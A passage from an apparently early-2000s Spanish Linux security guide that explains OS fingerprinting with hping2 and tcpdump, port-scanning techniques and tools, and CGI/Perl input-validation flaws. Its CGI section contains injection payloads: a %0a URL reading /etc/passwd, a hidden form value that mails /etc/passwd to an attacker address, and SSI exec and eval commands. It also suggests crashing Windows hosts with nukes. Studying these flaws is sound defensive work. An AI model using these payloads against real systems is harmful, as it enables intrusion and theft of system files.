 Impatient & 'Novatous' Spanish FidoNet Linux Users Group
 Avda. Pablo VI, 11 - 4C
 Dos Hermanas, Sevilla 41700
 ES
 +34 955679066 (FAX) +34 955679066

Technical Contact:

Administrator, Domain (DA550) domain@PAIR.COM
 pair Networks, Inc
 2403 Sidney St, Suite 510
 Pittsburgh, PA 15203
 +1 412 681 6932 (FAX) +1 412 381 9997

Record last updated on 25-Jul-2000.

Record expires on 24-Jun-2001.

Record created on 24-Jun-1998.

Database last updated on 25-Dec-2000 20:18:04 EST.

Domain servers in listed order:

NS84.PAIR.COM	209.68.1.177
NS0.NS0.COM	209.197.64.1

Vemos pues, una información mucho mas completa. Para obtener información sobre dominios que no sean .com, .net, .org, .edu tendremos que saber el servidor que nos permite hacer un whois de dicho dominio, ya que con el whois.internic.net no nos permitirá esa búsqueda.

```
$ whois ctv.es
[whois.internic.net]
```

Whois Server Version 1.3

```
Domain names in the .com, .net, and .org domains can now be registered with many different competing registrars. Go to http://www.internic.net for detailed information.
```

```
No match for "CTV.ES".
```

```
>>> Last update of whois database: Mon, 25 Dec 2000 11:16:57 EST <<<
```

```
The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and Registrars.
```

6.2 Análisis del sistema operativo

6.2.1 Análisis sin conocimiento de la pila TCP/IP

De paquete, algunos sistemas operativos (quizás versiones antiguas), tenían o incluso tienen por costumbre darnos dicha información (Sistema Operativo y versión) al realizar telnet al servidor y los administradores no se preocupan de codificarlo. Así que siempre puedes probar y si hay suerte por ejemplo te encuentras con:

```
$ telnet jeropa.com
Trying 64.60.1.66...
Connected to jeropa.com.
Escape character is '^]'.

Cobalt Linux release 4.0 (Fargo)
Kernel 2.0.34C53_SK on a mips

login:
...
```

Lo que es cierto, es que cualquier sysadmin serio debe preocuparse de cambiar esto, ya que tampoco hay que dar tantas facilidades. Pero, en la actualidad si que es cierto que cada vez son más los sysadmins que cambian esto e incluso ponen un sistema operativo o versión falsa. Así que esta tampoco va a ser una muy buena solución para saber el sistema operativo de la máquina que tratamos. (El escáner ISS, de pago, utiliza esta "fiable" técnica, así que te recomiendo usar los programas Queso o NMAP, que son gratis).

Aun así, podemos seguir obteniendo información sobre el Sistema Operativo de la máquina a estudiar de forma más o menos parecida ya que, por ejemplo, si tiene los servicios www, ftp o snmp, a lo mejor se puede hacer una petición al servidor web, ejecutar SYST en una sesión de FTP o simplemente ver la versión del cliente de FTP o

usar snmpwalk (de las utilidades CMU SNMP) para conseguir cierta información respectivamente y saber en algunos casos el SO de esta forma, por ejemplo:

```
$ telnet www.microsoft.com 80
Trying 207.46.230.229...
Connected to www.microsoft.akadns.net.
Escape character is '^]'.
probando?
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Wed, 27 Dec 2000 00:03:18 GMT
...
```

Le parece conocido lo de IIS/5.0? Pues ya sabe que hablamos de un Windows.

```
$ telnet ftp.ciudadfutura.com 21
Trying 216.35.70.14...
Connected to ftp.ciudadfutura.com.
Escape character is '^]'.
220 Serv-U FTP-Server v2.5e for WinSock ready...
...
```

Y por tanto si revisamos las características del Serv-U FTP-Server,

```
"FTP Serv-U from is a full-featured
FTP server that allows you to turn almost any
MS Windows (9x, NT, 2000) computer into an
Internet FTP Server."
```

nos damos cuenta de que estamos hablando de un sistema operativo Windows.

6.2.2 Análisis basado en la pila TCP/IP

Antes de pasar a enumerar los programas que han hecho posible el reconocimiento del sistema operativo de un servidor de forma remota me parece lógico explicar, a grandes rasgos, cual es su funcionamiento, sin entrar de momento en particularidades.

Dichos programas basan su funcionamiento en analizar las diferentes respuestas que ofrecen distintos sistemas ante ciertos envíos (he aquí las singularidades y la variedad de métodos). Por tanto, dichas respuestas, que son comúnmente conocidas como TCP/IP *fingerprints*, son las que permiten distinguir un sistema operativo de otro. Muchas veces, recurren dichos programas a distintos tipos de envíos ya que, en muchas ocasiones, las diferencias en la pila TCP/IP de un sistema operativo a otro no son muy marcadas y ante ciertos envíos actúan de igual forma, diferenciándose, a veces, solo en uno o incluso no habiendo diferencia (como en el caso de Windows 95/98/NT, en los que increíblemente no

se observa un comportamiento diferente en sus pilas TCP/IP; únicamente probando nukes contra dichos servidores y viendo si se caen o no, para así distinguir por ejemplo entre un 95 y un 98 (ej. WinNuke)).

Entre los programas disponibles que utilizan dicha técnica de fingerprinting destacan:

- SPOOFER para IRC, autor (Johan)
- CHECKOS, autor (shok)
- NMAP, autor (fyodor)
- NSAT, autor (mixter)
- P0F, autor (Michal Zalewski)
- SS, autor (Su1d)
- QUESO, autor (savage)

En lo que se refiere al tipo de técnicas usadas para diferenciar unos sistemas operativos se debe puntualizar que en realidad, estas pruebas se combinan, para así conseguir aislar cada sistema operativo. Un programa muy bueno para hacer este tipo de pruebas es el hping2 (antirez@invece.org, <http://www.kyuzz.org/antirez/hping2.html>) o sing (aandres@mfom.es, <http://sourceforge.net/projects/sing/>) combinándolo con el análisis mediante tcpdump o ethereal, un magnífico frontend, ya que aunque usted puede realizar su propio código en C, por ejemplo, está claro que esto requiere unos conocimientos de Unix Network programming bastante importantes, así que en este texto analizaremos los resultados obtenidos con hping2 y no presentaremos códigos específicos para cada prueba, además utilizaremos nuestra máquina para dichas pruebas y no lo haremos de forma remota para así tener un mayor control de los resultados. Los métodos que conocemos son:

TCP ISN: Cuando el servidor a analizar responde a solicitudes de conexión, genera unos números en la secuencia inicial (ISN) que no siempre se producen de la misma forma; esto, es aprovechado para distinguir unos sistemas de otros. Estos ISNs pueden ser constantes (hubs de 3com, etc.), 64K (UNIX antiguos), aleatorios (linux >2.0, AIX modernos, OpenVMS), incremento en función del tiempo (Windows), de incremento aleatorio (freebsd, digital unix, cray, solaris modernos...) siendo estos últimos incrementos basados en diferentes cosas como por ejemplo máximos comunes divisores.

Si enviamos varios paquetes, por ejemplo, de la forma:

```
$ hping2 localhost -p 80
default routing not present
HPING localhost (lo 127.0.0.1): NO FLAGS are set, 40 headers + 0 data bytes
40 bytes from 127.0.0.1: flags=RA seq=0 ttl=255 id=5 win=0 rtt=0.4 ms
40 bytes from 127.0.0.1: flags=RA seq=1 ttl=255 id=6 win=0 rtt=24.9 ms

--- localhost hping statistic ---
2 packets tramitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.4/12.6/24.9 ms
```

Y ahora analizamos dichos paquetes por ejemplo con el tcpdump, más claro son los resultados que ofrece ethereal, pero para copiar aquí es más cómoda la salida del tcpdump; solo copiaremos las respuestas, no las peticiones)

```
...
14:12:47.774380 lo < honorato.2485 > honorato.www: . 7200421:7200421(0) win
512
...
14:12:48.771779 lo < honorato.2486 > honorato.www: .
2002659674:2002659674(0) win 512
...
```

Se observa, pues, una variación en la seq inicial del paquete TCP, en el primer paquete vemos 7200421 y en el segundo 2002659674 siendo en este caso completamente aleatorios ya que estoy trabajando en:

```
$ uname -a
Linux honorato.com 2.2.16 #14 SMP Sat Jun 10 15:51:08 CEST 2000
i86 unknown
```

Opciones de TCP: esta técnica se basa en el diferenciar sistemas operativos según el número de opciones TCP que admiten, los valores de dichas opciones y el orden en que las opciones se nos presentan. Esto, que yo sepa, solo es utilizado por Nmap (si sabes de otros programas que lo usen, no dudes en decírmelo y modificare esto).

Fyodor en su Nmap hace prueba las siguientes opciones:

```
Window Scale=10; NOP; Max Segment Size = 265; Timestamp; End of Ops;
```

El hping2 no implementa esta posibilidad, no lo hemos llevado a la práctica. Siempre usted puede analizar el código del Nmap que realiza esto y heredar dicha técnica.

FIN: Se basa en el envío a un puerto abierto del servidor a estudio de un paquete FIN o cualquiera que no tenga un flag ACK o SYN. Según el RFC793 el servidor no tendría que responder pero algunos OSs responden con un RESET como Windows, HP/UX, IRIX, MVS, BSDI, CISCO.

Para hacer una prueba práctica usaremos el puerto 80, con apache arrancado:

```
$ /usr/bin/httpd
$ hping2 localhost -p 80 -F
default routing not present
HPING localhost (lo 127.0.0.1): F set, 40 headers + 0 data bytes

--- localhost hping statistic ---
4 packets tramitted, 0 packets received, 100% packet loss
```

```
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Se observa pues, como nuestro linux si que cumple el RFC793 y no responde a dichos paquetes.

ACK recibido: El valor de ACK que nos envía el servidor a analizar cuando por ejemplo enviamos un SYN|FIN|URG|PSH a un puerto abierto o un FIN|PSH|URG a un puerto cerrado puede variar respecto al número de secuencia inicial que envía este.

Para probar, inicialmente mandare un paquete normal a un puerto cerrado, y se comprueba que el valor de ACK no cambia y después uno FIN|PSH|URG también a un puerto cerrado y se verá como cambia:

```
$ killall httpd
$ hping2 localhost -p 80
...
```

y en la salida del tcpdump se ve

```
15:59:37.442157 lo > honorato.1676 > honorato.www: . 1752870898:1752
870898(0) win 512
15:59:37.442157 lo < honorato.1676 > honorato.www: . 1752870898:1752
870898(0) win 512
15:59:37.442259 lo > honorato.www > honorato.1676: R 0:0(0) ack 1752
870898 win 0
```

vemos como 1752870898 se mantiene en el ack, pero en cambio:

```
$ hping2 localhost -p 80 -S -F -U -P
...
```

y en la salida del tcpdump ahora vemos

```
16:00:48.480252 lo > honorato.2669 > honorato.www: SFP
1376153753:1376153753(0) win 512 urg 0
16:00:48.480252 lo < honorato.2669 > honorato.www: SFP
1376153753:1376153753(0) win 512 urg 0
16:00:48.480334 lo > honorato.www > honorato.2669: R 0:0(0) ack 1376153754
win 0
```

Se ve pues como ha cambiado el valor de seq respecto al de ack de 1376153753 a 1376153754.

De la misma forma, haciendo dicha prueba para un puerto abierto se puede ver que hay una variación. En estas pruebas hemos usado linux, pero de un sistema a otro esa variación puede ser diferente (lo que permite diferenciarlos, claro esta).

Flag TCP (64/128) en el encabezado TCP de un paquete SYN: Haciendo esto, por lo que hemos probado y leído únicamente el linux 2.0.35 mantiene dicha flag en la respuesta y el resto cancela la conexión. Esto, de estudiarse a fondo, puede servir para diferenciar OSs.

No hemos hecho una demostración práctica de dicho método, ya que en este momento no tenemos instalado el Kernel 2.0.35, pero simplemente se haría: `hping2 localhost -p 80 -S` y se analizarían los resultados vertidos por el `tcpdump`.

ICMP:

1. Esta técnica se basaría en el control del número de mensajes de destination unreachable que envía un host por ejemplo al mandar un gran numero de paquetes a un puerto UDP. En linux, encontramos como limita dicha cantidad de mensajes, y por ejemplo:

```
$ cat /usr/src/linux/net/ipv4/icmp.c
...
* 4.3.2.8 (Rate Limiting)
* SHOULD be able to limit error message rate (OK)
* SHOULD allow setting of rate limits (OK, in the source)
...
```

Pero, esta técnica es de difícil implementación, ya que habría que considerar la posibilidad de que los paquetes puedan perderse.

```
$ hping2 localhost --udp -i u[intervalo_en_microsegundos]
...
--- localhost hping statistic ---
*** packets tramitted, * packets received, ***% packet loss
round-trip min/avg/max = *.*/*.*/*.* ms
```

Y se analizaría si limita o no el numero de paquetes de ICMP Port Unreachable. Pero, no hago la prueba con mi localhost ya que las condiciones son completamente diferentes a las condiciones que te encontrarías en Internet. Aún así, veo de difícil implementación esta técnica por lo dicho anteriormente.

2. Basándose en los mensajes de error ICMP, y centrándose en los mensajes que se refieren a que no se pudo alcanzar un puerto casi todos los OSs mandan simplemente el encabezado IP y ocho bytes; pero, tanto Solaris como Linux mandan una respuesta un poco mas larga siendo este ultimo el que responde con mayor numero de bytes. Esto, claro esta, puede ser utilizado para distinguir unos OSs de otros.

```
$ hping2 localhost --udp -p 21
```

y si analizamos uno de los paquetes ICMP de Destination unreachable observamos:

```
Header length: 20 bytes
Protocol: ICMP (0x01)
Data (28 bytes)
Type: 3 (Destination unreachable)
Code: 3 (Port unreachable)
```

Se observa pues como en sistemas linux además del encabezado IP se retornan bastante mas de 8 bytes, 28 bytes.

3. Fijándose nuevamente en los mensajes de error ICMP debido a que no se pudo alcanzar un puerto, se observa que todos los OSs a excepción de linux usa como valor de TOS (tipo de servicio) 0, pero linux en cambio, usa 0xc0 siendo esto parte de AFAIK, el campo de referencia, que no es usado.

```
$ hping2 localhost --udp -p 21
```

y en el tcpdump, por ejemplo, observamos la siguiente salida:

```
16:27:57.052282 lo > honorato > honorato: icmp: honorato udp port fs
p unreachable [tos 0xc0]
16:27:57.052282 lo < honorato > honorato: icmp: honorato udp port fs
p unreachable [tos 0xc0]
```

siendo el tos 0xc0 como he expuesto anteriormente, ya que se trata de un linux, a diferencia de los demás sistemas operativos.

4. Basándose en los encabezados de los paquetes ICMP de error vemos como diferentes OSs lo utilizan como 'scratch space'. Es decir, lo modifican y así por ejemplo encontramos como freebsd, openbsd, ultrix... cambian el ID de la IP del mensaje original en su respuesta, bsdí aumenta en 20 bytes la longitud total del campo de IP... (y hay mas diferencias, que están por analizar, así que ya sabes).

En mi linux, por ejemplo, el un paquete udp al puerto 0 es:

```
0000 00 00 08 00 45 00 00 1c a4 c8 00 00 40 11 d8 06 ....E... ..@...
0010 7f 00 00 01 7f 00 00 01 0a e5 00 00 00 08 f6 f6 .....
```

y su el paquete ICMP de Destination unreachable es:

```
0000 00 00 08 00 45 c0 00 38 22 de 00 00 ff 01 9a 24 ....E..8 ".....$
0010 7f 00 00 01 7f 00 00 01 03 03 fb 18 00 00 00 00 .....
```

En linux, el campo de la IP, no varia del paquete udp al icmp de error a diferencia de otros SOs pero pasa de tener id: 0xa4c8 a tener id: 0x22de. Este método no lo he estudiado a fondo y veo que puede tener bastantes particularidades. Si quieres tener una visión un poco mas completa del escaneo de puertos mediante métodos basados en ICMP puedes leer ICMP usage in scanning o también llamado Understanding some of the ICMP Protocol's Hazards de Ofir Arkin de Sys-security Group en <http://www.sys-security.com>.

- Esta técnica solo puede ser usada, en plataformas unix/linux/bsd y no en Windows ya que no responde a las queries que serán usadas, que son de ICMP tipo 13 o también conocidas como ICMP Timestamp Request.

En el caso del sistema operativo linux, que es el que poseemos podemos observar la siguiente prueba:

```
$ sing -vv -tstamp 127.0.0.1 ...
```

del que se obtendrá un tiempo de respuesta de timestamp que puede ser utilizado para diferenciar unos OSs de otros.

- Esta técnica se basa en el funcionamiento específico de los routers. En particular, se basa en ICMP Router Solicitation (ICMP de tipo 10). Cada Router 'multicastea' cada cierto tiempo un anuncio de ruta (ICMP de tipo 9) desde cada una de sus interfaces de 'multicast', y de esta forma anuncia la dirección IP del interfaz.

Si vemos que el host remoto responde con ICMP de tipo 9 frente a un ICMP de tipo 10, entonces nos encontramos ante un Router. Pero, los routers que tengan suprimida esta característica no serán detectados.

Las pruebas para este método las puedes realizar tanto con hping2 como con sing (antiguo icmpush), pero el último fue el primero en implementarla, y así encontramos:

```
$ sing -rts 127.0.0.1
...
$ hping2 -C 10 127.0.0.1
...
```

Bit no fragmentado: esta técnica se basa en que ciertos sistemas operativos ponen un bit no fragmentado de IP en algunos de los paquetes que envían. Pero lo que es cierto es que no todos lo hacen, y de hacerlo no lo hacen de la misma forma; lo que puede ser aprovechado para averiguar el OS.

En nuestro Linux (del que ya he copiado un `uname -a` antes, para saber el Kernel que uso):

```
$ hping2 localhost
...
```

al analizar uno de los paquetes tcp mandados con ethereal se comprueba que:

```
Flags: 0x04
..1.. = Don't Fragment: Set
..0. = More fragments: Not set
```

pero, tampoco he hecho un gran numero de pruebas para asegurar que en algún caso y con cierto tipo de paquetes no se adjunte dicho bit. Aun así, hay OSs que nunca lo usan como SCO o OpenBSD.

La ventana inicial de TCP: se basa en la comprobación de las dimensiones de la ventana de los paquetes que nos devuelve el servidor a estudiar. El valor que toma es casi siempre igual para cada sistema operativo, he incluso hay sistemas que se pueden identificar por medio de este método, ya que son los únicos que le asignan cierto valor a dicha ventana (ej. AIX, 0x3F25).

En lo que se refiere a sistemas linux, freebsd o solaris tienden a mantener el mismo tamaño de ventana para cada sesión. En cambio, cisco o Microsoft Windows/NT cambia constantemente.

```
$ hping2 localhost
...
```

y al analizar, por ejemplo dos de los paquetes con ethereal vemos:

```
Window Size: 512 (0x0200)
...
Window Size: 512 (0x0200)
```

Tratamiento de fragmentación: Se basa en el hecho de que los sistemas operativos tratan de diferente forma los fragmentos de IP solapados; mientras algunos mantienen el material inicial, otros sobrescriben la porciones antiguas con las nuevas. De difícil implementación puesto que hay sistemas operativos que no permiten mandar fragmentos de IP (léase Solaris), pero si que es cierto que tendría bastante utilidad.

No lo hemos analizado en la práctica, ya que no encontramos la forma de hacerlo con hping2 y el hacer un código que lo haga no nos parece materia para cubrir en este texto por tener bastante dificultad.

Synflood: una técnica que no nos parece aplicable, por razones bien marcadas. Hay ciertos OSs que llega un momento en que no aceptan nuevas conexiones si ha

mandado demasiados paquetes SYN y por ejemplo algunos sistemas operativos solo admiten 8 paquetes. Linux, evita esto por medio de las SYN cookies.

Nukes: Como ya hemos dicho anteriormente, la pila de Win95, WinNT o Win98 parece idéntica. Para distinguir entre una u otra el método que propongo es el aplicar Nukes de forma cronológica (es decir, de mas antiguos a mas nuevos) e ir viendo si el servidor se cuelga o no; de esta forma sabremos la versión ya que si sabemos que un nuke (por ejemplo, Winnuke) solo funciona con Win95 pues ya tendremos el OS. Aun así, no recomiendo este método por razones obvias.

6.2.3 Servicios

Software de escaneo de puertos y vulnerabilidades

Lo que deseamos con esta reducida sección es simplemente dar nuestra opinión acerca del software de escaneo de puertos que hay en este momento en la red.

Es preciso destacar, que mientras algunos de los programas que detallamos a continuación simplemente son escaneadores de puertos otros también pueden servir para detectar vulnerabilidades en el sistema.

Nmap: Lo puede encontrar en <http://www.insecure.org/nmap/index.html>, se trata de uno de los escaneadores de puertos mas completos. Desarrollado por Fyodor. Admite tanto un escaneo normal como "silencioso".

Strobe-classb: Lo podrá encontrar en <http://www.luyer.net/software/strobe-classb/>. Sirve para escanear redes grandes en poco tiempo pero no es actualizado regularmente

Vetescan: esta en <http://www.self-evident.com/sploits.html>. Es normalmente una herramienta de hackers, ya que con ella se puede escanear a gran velocidad grandes redes e incluye los exploits para las vulnerabilidades que detecta en el propio tar.gz

Satan: para bajarlo vaya a <http://www.porcupine.org/satan/>. Usa una interface basada en web y su modelo de actuación ha sido heredado por programas como Nessus, Saint o SARA. A lo mejor para hacerlo funcionar en las mas modernas distribuciones de linux tienes problemas.

Nessus: bájelo de <http://www.nessus.org/>. Es muy útil. Hay tanto cliente como servidor; hay clientes para X11, Java y Windows pero servidor únicamente para Unix. Es muy fácil agregar nuevos chequeos para vulnerabilidades que inicialmente no estaba preparado y su equipo de desarrolladores suele actualizarlo frecuentemente. Utiliza el Nmap para hacer un análisis preliminar de los puertos. Mas que recomendable.

Saint: lo puede encontrar en <http://www.wwdsi.com/saint/>. Como ya he comentado se basa en Satan y como este funciona a través de web. Las nuevas funcionalidades no son agregadas de una forma muy rápida pero esto trae consigo un mejor funcionamiento del programa que destaca por clasificar en niveles el problema encontrado.

SARA: se encuentra en <http://home.arc.com/sara/index.html>. Hereda su funcionamiento de Saint y Satan. Incluye una herramienta para crear informes de las vulnerabilidades, etc.

NSAT: lo puede bajar de <http://mixter.void.ru/progs.html>. Su creador es mixter, reconocido profesional de la seguridad informática. Al igual que nessus se le pueden hacer reglas nuevas de chequeo para nuevas vulnerabilidades no existentes en el momento de codear el programa. La pega es que no se puede utilizar desde una máquina remota y solo funciona bajo linux/Unix.

Messala: bájelo en <http://www.securityfocus.com/tools/1228>. Este programa me ha sorprendido gratamente ya que analiza un gran numero de vulnerabilidades conocidas. Además, sus desarrolladores lo actualizan frecuentemente.

Mns: bájelo en alguna web de seguridad informática ya que los enlaces que van a la página de dicho programa no funcionan. Tiene capacidad de escanear "silenciosamente" y muestra vulnerabilidades.

Hay gran numero de escaneadores de puertos de nivel bastante básico, tanto en C como perl, que tampoco vamos a analizar por separado; siempre puede buscarlos en freshmeat.net o packetstorm.securify.com. En algún caso puede ser interesante bajarte alguno de ellos ya que te será mas fácil analizar el código usado para este tipo de utilidades.

Por otra parte, cabe resaltar que puedes encontrar reducidos programas en lenguaje C, que únicamente comprueban la existencia de una vulnerabilidad en concreto. Incluso, te puede ser útil, el hacerte algún escáner específico de cierta vulnerabilidad, en caso de que esta no haya sido hecha publica.

Técnicas usadas en el escaneo de puertos.

En un escaneo de puertos, se han ido incluyendo técnicas, que en la mayoría de los casos lo que buscan es que el escaneo de puertos no sea detectado por el host remoto. Actualmente hay un cierto vacío legal en lo que se refiere a este tipo de acciones ya que no esta muy claro si es legal o ilegal hacer dichos escaneos. Según una sentencia reciente (12-2000) en USA, el escaneo de puertos no es ilegal, mientras no se perjudique al host remoto.

Escaneando TCP con connect(): es el método básico que es usado en los escaners de puertos. El problema es que abre una conexión a un puerto de forma que puede ser detectado dicho intento y loggeado. La parte positiva es que destaca por su rapidez y facilidad de implementación en código C. Puede ser utilizado con varios sockets en paralelo para así no tener que usar un bucle que haría mas largo el proceso.

Escaneando TCP con SYN: Este método es un poco mejor que el clásico expuesto anteriormente ya que no abre una conexión TCP por completo, por eso el apelativo "half-open" en ingles. Se basa en enviar un paquete SYN a un puerto y si se obtiene un SYN|ACK es inequívocamente porque el puerto esta abierto y si se obtiene un RST es indicación de que el puerto esta cerrado. De estar abierto se envía un RST para cerrar la conexión, pero esto lo hace automáticamente el kernel. Esta técnica seguramente hay en servidores en los que no es detectada pero actualmente ya hay herramientas que permiten su detección como *iplog*, además, necesitas privilegios de root para construir dichos paquetes.

Escaneando TCP con FIN: si piensas que el servidor que esta analizando puede detectar un escáner basado en la técnica de envío de paquetes SYN, siempre se puede recurrir a escaners basados en este método. El hecho es que los puertos abiertos ante el envío de paquetes FIN no hacen nada, los ignoran, en cambio los puertos cerrados responden con un RST|ACK. Este método, pues, se basa en un bug de la implementación TCP en ciertos sistemas operativos pero hay en ciertos sistemas que esto no funciona, como en el caso de las maquinas Microsoft). Pero, en las ultimas releases de ciertos programas ya se agrega la opción incluso de detectar este tipo de escaneos, ese es el caso de un programa llamado *snort*.

Fragmentation scanning: Este método se basa en una técnica no totalmente nueva sino que es una variación de otras técnicas, ya que en realidad, y como mostrare en el ejemplo de código es un escan basado en SYN o FIN pero con pequeños paquetes fragmentados. En realidad, se mandan una pareja de pequeños fragmentos IP al host remoto a estudiar. El principal problema es que algunos programas tienen problemas para tratar este tipo de paquetes. La ventaja es que este método de escaneo es mas difícil de detectar y filtrar por los IDS.

FTP bounce: bueno, este método de escaneo se basa en la característica de algunos servidores de ftp que permiten usarlo como proxy, es decir, crear una server-DTP activo que le permita enviar cualquier fichero a cualquier otro servidor. La técnica en si para el propósito de escaneo de puertos consiste en conectar por ftp al server y mediante el comando PORT declarar el "User-DTP" pasivo que escucha en el puerto que queremos saber si esta abierto. Después, se actúa de la siguiente forma: se hace un LIST del directorio actual y el resultado será enviado al canal Server-DTP. Si el puerto que comprobamos esta abierto todo ocurre con normalidad generando las respuestas 150 y 226 pero si el puerto esta cerrado obtendremos "425 Can't build data connection: Connection refused.". Este método, es en parte no lo suficientemente rápido pero aun así puede ser útil ya que es difícil de tracear por parte del server remoto.

Escaneo de servicios RPC: es relativamente fácil hacer un escan de los puertos que ofrecen servicios rpc, bastante rápido y en la mayoría de los casos no se dejan logs en el host remoto. Pero, debido a que han sido descubiertas bastantes vulnerabilidades en estos servicios ciertos sysadmins han optado por bloquear el acceso a este tipo de servicios. Al referirme a RPC lo hago a ONC RPC y no DCE RPC RPC es un sistema basado en query y reply. Después de enviar el numero del programa en el que estas

interesado, el número de procedimiento, algún argumento, autenticación y otros parámetros del host remoto obtienes lo que el procedimiento devuelve o algunas indicaciones de porque falló.

6.2.4 CGI

Inicialmente, vamos a explicar un poco el problema en lo que se refiere a vulnerabilidades de los scripts CGIs para después presentar ejemplo de software que puede ser utilizado para encontrar este tipo de vulnerabilidades tan comunes y al mismo tiempo peligrosas.

CGI significa Common Gateway Interface. Actualmente su uso en todo tipo de sistemas es normal y el lenguaje de programación que voy a adoptar para los mismos es PERL, por tanto asumo cierto conocimiento del lenguaje PERL, Programming Perl de Larry Wall, Tom Christiansen y Jon Orwat de Ed. O'Reilly es un buen comienzo). Aunque se pueden usar en sistemas Windows, trataremos el caso de sistemas Unix, por ser en los que tengo mas experiencia.

CGI permite la comunicación entre programas cliente y servidores que operan con http, siendo el protocolo en el que se lleva a cabo esta comunicación TCP/IP y el puerto el 80 (privilegiado) pero se especifican otros puertos no privilegiados.

Hay dos modos básicos en los que operan los scripts CGIs:

1. Permitir el proceso básico de datos que han sido pasados mediante un input. Léase scripts que por ejemplo chequean la correcta sintaxis de documentos HTML
2. Actuar como conducto de los datos que son pasados del programa cliente al servidor y devueltos del servidor al cliente. Léase script que por ejemplo actúan como frontend de una base de datos del servidor.

Los scripts CGI, en realidad, además de PERL (lenguaje interprete de programación) se puede usar TCL, shell script (de Unix) y AppleScript en lo que se refiere a este tipo de lenguajes, pero también se pueden usar lenguajes de programación compilables y lenguajes de scripting. Pero usare PERL ya que los lenguajes interpretados son mas fáciles de analizar y cambiar que los programas compilados por razones obvias.

Los tres métodos aplicables a programas CGI que vamos a presentar son Post, Get y Put. para saber lo que hace cada uno, puedes leer las especificaciones HTTP 1.0.

Las vulnerabilidades de los scripts CGI no están propiamente en ellos mismos sino en las especificaciones http y los programas de sistema; lo único que permite CGI es acceder a citadas vulnerabilidades.

Mediante ellos un servidor puede sufrir lectura remota de archivos, adquisición de shell de forma ilegal y modificación de ficheros del sistema así que es cierto que hay que

analizar bien este tipo de programas, ya que como ves se pone en peligro la integridad del sistema. Por lo tanto en un análisis remoto de un sistema es muy a tener en cuenta este tipo de vulnerabilidades.

El primer problema de dichos scripts en la falta de validación suficiente en el input del usuario, que conlleva ciertos problemas. Los datos pasados mediante un script CGI que use Get están puestos al final de una url y estos son tratados por el script como una variable de entorno llamada QUERY_STRING, con muestras de la forma variable=valor. Los llamados 'ampersands' separan dichas muestras (&), y junto con los caracteres no alfanuméricos deben de ser codificados como valores hexadecimales de dos dígitos. Todos ellos, viene precedidos por el signo % en la url codificada. Es el script CGI el tiene que borrar los caracteres que han sido pasados por el usuario mediante input, por ejemplo, si se quieren borrar los caracteres < o > y cosas así de un documento html:

```
/* este ejemplo pertenece a Gregory Gillis */
```

```
{$NAME, $VALUE) = split(/=/, $_);
$VALUE =~ s/\+/ /g; # reemplaza '+' con ' '
$VALUE =~ s/%([0-9|A-F]{2})/pack(C,hex,$1)/eg; # reemplaza %xx con ASCII
$VALUE =~ s/([;<>*\|&$!#\(\)\[\]\{\}:"])/\\$1/g; #borra caracs especiales
$MYDATA[$NAME} = $VALUE;
```

Pero, hay una cosa que no hace este pequeño ejemplo, no se es consciente de la posibilidad de crear una nueva línea mediante %0a que se puede usar para ejecutar comandos diferentes de los del script. Por ejemplo, se podría hacer lo siguiente, de no caer en la cuenta de esta vulnerabilidad:

```
http://www.ejemplo.com/cgi-bin/pregunta?%0a/bin/cat%20/etc/passwd
```

%20 es un espacio en blanco y %0a como se ha especificado anteriormente es una especie de return.

Digamos que el frontend que hay en una pagina web para llamar a un script CGI es un formulario. En todo formulario tiene que haber un input, este input tiene un nombre asociado que digamos es lo ya expuesto anteriormente variable=valor. Para una cierta seguridad, los contenidos del input deben de ser filtrados y por tanto los caracteres especiales deben de ser filtrados a diferencia del ejemplo comentado anteriormente. Los scripts CGI interpretados que fallan en la validación de los datos pasan los dichos datos del input al interprete.

Otra etiqueta frecuente en los formularios es la select. Esta, permite al usuario elegir una serie de opciones, y dicha selección va justo después de variable=valor. Pasa como con el input, de fallar la validación se asume que dicha etiqueta solo contiene datos predefinidos y los datos son pasados al interprete. Los programas compilados que no hacen una validación semejante son igualmente vulnerables.

Otro de las vulnerabilidades muy frecuentes es el hecho de que si el script llama al programa de correo de Unix, y no filtra la secuencia '~!' esta puede ser usada para ejecutar un comando de forma remota ya que el programa de correo permite ejecutar un comando de la forma '~!command', de nuevo, el problema de filtrado esta presente.

Por otra parte, si encuentras una llamada a exec() con un solo argumento esta puede ser usada para obtener una puerta de acceso. En el caso de abrir un fichero por ejemplo, se puede usar un pipe para abrir una shell de la forma:

```
open(FICHERO, "| nombre_del_programa $ARGS")
```

Continuando con funciones vulnerables, si encuentra una llamada de la forma system() con un solo argumento, esta puede ser usada como puerta de acceso al sistema, ya que el sistema crea una shell para esto. Por ejemplo:

```
system("/usr/bin/sendmail -t %s < %s, $mail < $fichero");
```

```
/* suponemos que se imaginará:
```

```
<INPUT TYPE="HIDDEN" NAME="mail"
```

```
VALUE="mail@remotehost.com;mail mail@atacante.com; < /etc/passwd">
```

```
*/
```

Scripts CGIs que pasan inputs del usuario al comando eval también se pueden aprovechar, puesto que:

```
$_ = $VALOR
```

```
s/"^"/g
```

```
$RESULTADO = eval qq/"$_"/;
```

Así, si por ejemplo \$VALOR contiene algún comando malicioso, el resultado para el servidor remoto puede ser bastante malo.

Es muy recomendable revisar que los permisos de fichero son correctos y por ejemplo de usar la librería cgi-lib, cosa muy normal esta debe de tener los correspondientes permisos ya que sino estaríamos ante otra vulnerabilidad. Para chequear estos permisos, se haría de la forma genérica: "%0a/bin/lis%20-la%20usr/src/include". Si se llegase a copiar, modificar y reemplazar dicha librería se podrían ejecutar comandos o rutinas de forma remota, con lo que conlleva eso. Además, si el interprete de PERL utilizado por el cgi es SETUID, será posible modificar permisos de los ficheros que quieras pasando un comando directamente al sistema a través del interprete, y así por ejemplo:

```
$_ = "chmod 666 \etc\host.deny"
```

```
$RESULT = eval qq/"$_"/;
```

Esto es gracias a SSI y la mayoría de los sysadmins competentes tendrían que desactivarlo. Para saber si un server utiliza esto se haría de la siguiente forma:

```
<!--#command variable="value" -->
```

```
<!--#exec cmd="chmod 666 /etc/host.deny"-->
```

Te recomiendo la lectura de Perl CGI problems by rfp (phrack 55) para tener una visión mas completa del problema, ya que analiza mas fallos de seguridad de CGIs.

